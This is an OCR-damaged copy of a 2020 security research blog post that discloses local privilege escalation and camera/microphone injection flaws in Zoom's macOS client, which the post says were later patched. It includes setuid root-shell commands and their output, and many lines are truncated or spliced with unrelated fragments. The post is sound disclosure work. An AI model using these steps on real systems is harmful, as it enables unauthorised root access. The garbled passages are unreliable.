Objective-See
a non-profit 501(c)(3) foundation.

tools blog Support Us!

# The 'S' in Zoom, Stands for Security

## uncovering (local) security flaws in Zoom's latest macOS client


by: Patrick Wardle / March 30, 2020

Our research, tools, and writing, are supported by the "Friends of Objective-See" such as:

Become a Friend!

📝 Update:

Zoom has patched bo



Cu

April

Down

Down

Res

- Resolved an issue where a malicious party with local access could tamper with the Zoom installer to gain additional privileges to the computer
- Resolved an issue where a malicious party with local access could gain access to a user's webcam and microphone

For more details see:

New Updates for macOS

## Background

Given the current worldwide pandemic and government sanctioned lock-downs, working from home has become the norm …for now. Thanks to this, Zoom, "the leader in modern enterprise video communications" is well on it's way to becoming a household verb, and as a result, its stock price has soared! 📈

However if you value either your (cyber) security or privacy, you may want to think twice about using (the macOS version of) the app.

In this blog post, we'll start by briefly looking at recent security and privacy flaws that affected Zoom. Following this, we'll transition into discussing several new security issues that affect the latest version of Zoom's macOS client.

📝 Though the new issues we'll discuss today remain unpatched, they both are local security issues.

As such, to be successfully exploited they required that malware or an attacker already have a foothold on a macOS system.

Though Zoom is incredibly popular it has a rather dismal security and privacy track record.

In June 2019, the security researcher **Jonathan Leitschuh** discovered a trivially exploitable remote 0day vulnerability in the Zoom client for Mac, which "*allow[ed] any malicious website to enable your camera without your permission*" 😱

Zoom Zero-Day Bug Opens Mac Users to Webcam Hijacking

> *"This vulnerability allows any website to forcibly join a user to a Zoom call, with their video camera activated, without the user's permission.*
>
> *Additionally, if you've ever installed the Zoom client and then uninstalled it, you still have a localhost web server on your machine that will happily re-install the Zoom client for you, without requiring any user interaction on your behalf besides visiting a webpage. This re-install 'feature' continues to work to this day." - Jonathan Leitschuh*

📝 Interested in more details? Read Jonathan's excellent writeup:

"Zoom Zero Day: 4+ Million Webcams & maybe an RCE?".

Rather hilariously Apple (forcibly!) removed the vulnerable Zoom component from user's macs worldwide via macOS's `Malware Removal Tool` (`MRT`):

Patrick Wardle
@patrickwardle · Follow


AFAIK, this is the only time

@thomasareed · Follow

Sure, there's no doubt Zoom gives a good experience, on the surface. Under the hood, though, I had Zoom repeatedly float to the surface when teaching a workshop on how to identify suspicious behavior while doing malware hunting on macOS.

Thomas Reed

More recently Zoom suffered a rather embarrassing privacy faux pas, when it was uncovered that their iOS application was, "*send[ing] data to Facebook even if you don't have a Facebook account*" …yikes!



Zoom iOS App Sends Data to Facebook Even if You Don't Have a Facebook Account

📝 Interested in more details? Read Motherboard's writeup:

"Zoom iOS App Sends Data to Facebook Even if You Don't Have a Facebook Account".

Although Zoom was quick to patch the issue (by removing the (ir)responsible code), many security researchers were quick to point out that said code should have never made it into the application in the first place:

**Guilherme Rambo**
@_inside · **Follow**

That's why you need to audit every SDK you add to your app. It's your app, it's your responsibility.
vice.com/en_us/article/...

And finally today, noted mac macOS installer (rather shadily) performs it's "*[insta*


(ab)use preinstallation scripts, manually unpack the app using a bundled 7zip and install it to /Applications if the current user is in the admin group (no root needed).

> *"This is not strictly malicious but very shady and definitely leaves a bitter aftertaste. The application is installed without the user giving his final consent and a highly misleading prompt is used to gain root privileges. The same tricks that are being used by macOS malware." -Felix Seele*

📝 For more details on this, see Felix's comprehensive blog post:

"Good Apps Behaving Badly: Dissecting Zoom's macOS installer workaround"

The (`preinstall`) scripts mentioned by Felix, can be easily viewed (and extracted) from Zoom's installer package via the **Suspicious Package** application:



```
#!/bin/sh

GLOBAL_APP_PATH="/Applications/zoom.us.app"
USER_APP_PATH=~/Applications/zoom.us.app
GLOBAL_APP_FOLDER="/Applications"
USER_APP_FOLDER=~/Applications
LOG_PATH=~/Library/Logs/zoominstall.log
SAVED_STATE_FILE=~/Library/Saved\ Application\ State/
com.apple.installer.savedState/windows.plist
ALIAS_FILE_PATH=~/Desktop/Zoom
OLD_APP_TITLE="Zoom"
APP_TITLE="zoom.us"
```

## Local Zoom Securi

Zoom's security and privacy


As such, today when Felix Seele also **noted** that the Zoom installer may invoke the `AuthorizationExecuteWithPrivileges` API to perform various privileged installation tasks, I decided to take a closer look. Almost immediately I uncovered several issues, including a vulnerability that leads to a trivial and reliable local privilege escalation (to root!).

**Felix** · Mar 30, 2020
@c1truz_ · **Follow**

Ever wondered how the @zoom_us macOS installer does it's job without you ever clicking install? Turns out they (ab)use preinstallation scripts, manually unpack the app using a bundled 7zip and install it to /Applications if the current user is in the admin group (no root needed).

**Felix**
@c1truz_ · **Follow**

Stop me if you've heard me talk (rant) about this before, but Apple clearly notes that the `AuthorizationExecuteWithPrivileges` API is deprecated and should not be used. Why? Because the API does not validate the binary that will be executed (as root!) …meaning a local unprivileged attacker or piece of malware may be able to surreptitiously tamper or replace that item in order to escalate *their* privileges to root (as well):



# AuthorizationExecuteWithPrivileges

...easy but dangerous (& deprecated)

```
AuthorizationRef authRef;
AuthorizationCreate(NULL, kAuthorizationEmptyEnvironment, kAuthorizationFlagDefaults, &authRef);

AuthorizationExecuteWithPrivileges(authRef, "/path/to/binary", kAuthorizationFlagDefaults, NULL, NULL);
```

BetterAuthorizationSample:
"*Shows the recommended way to access privileged functionality from a non-privileged application on Mac OS X*" -developer.apple.com

Documentation › Security › Authorization S
AuthorizationExecut
Runs an executable tool with root privi
Deprecated
Use a launchd-launched helper tool and/or
functionality.
ware.
tall Software
# _


Authorizatio
performs
what it

iv'd,
es binary!

At DefCon 25, I presented a

…moreover in my blog post "**Sniffing Authentication References on macOS**" from just last week, we covered this in great detail as well!

Finally, this insecure API was (also) discussed in detail in at **"Objective by the Sea" v3.0**, in a talk (by **Julia Vashchenko**) titled: "**Job(s) Bless Us! Privileged Operations on macOS**":



macOS 10.1–10.7

Deprecated


AuthorizationExecuteWithPrivileges()

This function poses a security concern because it will indiscriminately run any tool or application, severely increasing the security risk. You should avoid the use of this function if possible. One alternative is to split your code into two parts—the application and a setuid tool.

Now it should be noted that if the `AuthorizationExecuteWithPrivileges` API is invoked with a path to a (SIP) protected or read-only binary (or script), this issue would be thwarted (as in such a case, unprivileged code or an attacker may not be able subvert the binary/script).

So the question here, in regards to Zoom is; "*How are they utilizing this inherently insecure* `API`"? Because if they are invoking it insecurely, we may have a lovely privilege escalation vulnerability!

As discussed in my DefCon **presentation**, the easiest way is answer this question is simply to run a process monitor, execute the installer package (or whatever invokes the `AuthorizationExecuteWithPrivileges` API) and observe the arguments that are passed to the `security_authtrampoline` (the `setuid` system binary that ultimately performs the privileged action):



BEHIND THE SCENES
request via AuthorizationExecuteWithPrivileges()
1
installer:
"I wanna do a priv'd action"
AuthorizationExecuteWithPrivileges()
security_authtrampoline: setuid
security_aut

```
AuthorizationRef authRef;
AuthorizationCreate(NULL, kAuthorizationEmptyEnvironment, kAuthorizationFlagDefaults, &authRef);

AuthorizationExecuteWithPrivileges(authRef, "/path/to/binary", kAuthorizationFlagDefaults, NULL, NULL);
```

```
define TRAMPOLINE "/usr/libexec/
security_authtrampoline"

AuthorizationExecuteWithPrivileges()
-> AuthorizationExecuteWithPrivilegesExternalForm()

switch (fork()) {

 //child
 case 0:
  execv(trampoline, (char *
```

```
$ ls -lart /usr/libexec/security_authtrampoline
-rws--x--x  root  wheel security_authtrampoline
```


```
int main() {

AuthorizationItem right = {
AuthorizationRights inRight

AuthorizationCopyRights(aut
 kAuthorizationFlagExtendRi
 kAuthorizationFlagInteract

execv(pathToTool, (char *co
```

```
ty.framework/
ents/MacOS/authd

mpoline

mpoline
```

The image above illustrates
API and shows how the
item (binary, script, commar
security_authtrampo
ed) by an unprivileged
attacker then that's a clear s

Let's figure out what Zoom i

First we download the latest
https://zoom.us/dow




Zoom Clie

The web browser client will download automatically when you start or join your first Zoom meeting, and is also available for manual download here.

Then, we fire up our macOS Process Monitor (**https://objective-see.com/products/utilities.html#ProcessMonitor)**, and launch the Zoom installer package (`Zoom.pkg`).

If the user installing Zoom is running as a 'standard' (read: non-admin) user, the installer may prompt for administrator credentials:



System need your privilege to change.

Enter an administrator's name and password to allow this.

User Name:

Password:

…as expected our process monitor will observe the launching (`ES_EVENT_TYPE_NOTIFY_EXEC`) of `/usr/libexec/security_authtrampoline` to handle the authorization request:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
        "auth 3",
        "/Users/tester/Applications/zoom.us.app",
        "/Applications/zoom.us.app"
      ],
      "ppid" : 1876,
      "ancestors" : [
        1876,
        1823,
        1820,
        1
      ],
      "signing info" : {
        "csFlags" : 603996161,
        "signatureIdentifier" : "com.apple.security.authtrampoline",
        "cdHash" :
        "isPlatfor
      },
      "path" : "/u
      "pid" : 1882
    },
    "timestamp" :
  }
```

And what is Zoom attemptin

…a bash script named run

If the user provides the requ as **root** (note: `uid: 0`):

```
  {
    "event" : "ES_
    "process" : {
      "uid" : 0,
      "arguments"
        "/bin/sh",
        "./runwith
        "/Users/te
        "/Applicat
      ],
      "ppid" : 1876,
      "ancestors" : [
        1876,
        1823,
        1820,
        1
      ],
      "signing info" : {
        "csFlags" : 603996161,
        "signatureIdentifier" : "com.apple.sh",
        "cdHash" : "D3308664AA7E12DF271DC78A7AE61F27ADA63BD6",
        "isPlatformBinary" : 1
      },
      "path" : "/bin/sh",
      "pid" : 1882
    },
    "timestamp" : "2020-03-31 03:18:45 +0000"
  }
```

The contents of `runwithroot` are irrelevant. All that matters is, can a local, unprivileged attacker (or piece of malware) subvert the script prior its execution as root? (As again, recall the `AuthorizationExecuteWithPrivileges` API does not validate what is being executed).


Since it's Zoom we're talking about, the answer is of course yes! 😅

We can confirm this by noting that during the installation process, the macOS Installer (which handles installations of `.pkgs`) copies the `runwithroot` script to a user-writable temporary directory:

```
tester@users-Mac T % pwd
/private/var/folders/v5/s530008n11dbm2n2pgzxkk700000gp/T
tester@users-Mac T % ls -lart com.apple.install.v43Mcm4r
total 27224
-rwxr-xr-x   1 tester  staff     70896 Mar 23 02:25 zoomAutenticationTool
-rw-r--r--   1 tester  staff       513 Mar 23 02:25 zoom.entitlements
-rw-r--r--   1 tester  staff  12008512 Mar 23 02:25 zm.7z
-rwxr-xr-x   1 tester  staff       448 Mar 23 02:25 runwithroot
...
```

Lovely - it looks like we're in business and may be able to gain root privileges!

Exploitation of these types of bugs is trivial and reliable (though requires some patience …as you have to wait for the installer or updater to run!) as is show in the following diagram:



GENERAL OVERVIEW
efficient exploitation, as limited-priv'd code
1 if(vulnerable app)
2 then
{ watch for 'vulnerable' file }
le }
go tim
4
enjoy r00t!

To exploit Zoom, a local nor n install (or upgrade?) to gain root access.

For example to pop a root s

```
cp /bin/ksh /tm
chown root:whee
chmod u+s /tmp/
open /tmp/ksh
```

Le boom 💥:




```
Last login: Mon Mar 30 16:30:52 on ttys007
/tmp/ksh ; exit;
tester@users-Mac ~ % /tmp/ksh ; exit;
# whoami
root
#
```

## Local Zoom Security Flaw #2: Code Injection for Mic & Camera Access

In order for Zoom to be useful it requires access to the system's mic and camera.

On recent versions of macOS, this requires explicit user approval (which, from a security and privacy point of view is a good thing):


“zoom.us” would like to access the camera.


In order for participants to see you, Zoom requires access to your camera.

Unfortunately, Zoom has (fo njected into its process
space, where said code car ither record Zoom
meetings, or worse, access

Modern macOS applications ent is **well documented**
by Apple, who note:

> *"The Hardened Ru ur software by*
> *preventing certain process memory*
> *space tampering." -*

I’d like to think that Apple at eat addition to macOS:



```
$ codesign -dvv /Install
Identifier=com.apple.Ins
Authority=Software Signi
Authority=Apple Code Sig
Authority=Apple Root CA
TeamIdentifier=not set
```

The second mechanism that iOS uses to prevent authorized dylib code injection attacks, utilizes the concept of a ‘TeamID.’ Introduced in iOS 8, “a team identifier (Team ID) is a 10-character alphanumeric string extracted from an Apple issued certificate” [24]. Non-platform binaries that specify a team identifier can only load system dylibs, or dylibs that have the same team identifier.

If Apple ported these protection mechanisms from iOS to OS X, this would make it far more difficult to perform (or even prevent?) generic proxy dylib hijack attacks.

**macOS Mojave**

The iOS rwx restrictions are introduced into MacOS, with specific checks to prevent write and execute permissions from being possible concurrently, unless the process is entitled. Library validation (restricting loaded objects to Apple's own or same team identifier) is also hardened. Several entitlements are introduced for this purpose:

We can check that Zoom (or any application) is validly signed and compiled with the “Hardened Runtime” via the `codesign` utility:

```
$ codesign -dvvv /Applications/zoom.us.app/
Executable=/Applications/zoom.us.app/Contents/MacOS/zoom.us
Identifier=us.zoom.xos
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20500 size=663 flags=0x10000(runtime) hashes=12+5 location=embedded

...
Authority=Developer ID Application: Zoom Video Communications, Inc. (BJ4HAAB9B3)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
```

A `flags` value of `0x10000(runtime)` indicates that the application was compiled with the “Hardened Runtime” option, and thus said runtime, should be enforced by macOS for this application.

Ok so far so good! Code injection attacks should be generically thwarted due to this!

…but (again) this is Zoom, so not so fast 😅

Let’s dump Zoom’s entitlements (entitlements are code-signed capabilities and/or exceptions), again via the `codesign` utility:


```
codesign -d --entitlements :- /Applications/zoom.us.app/
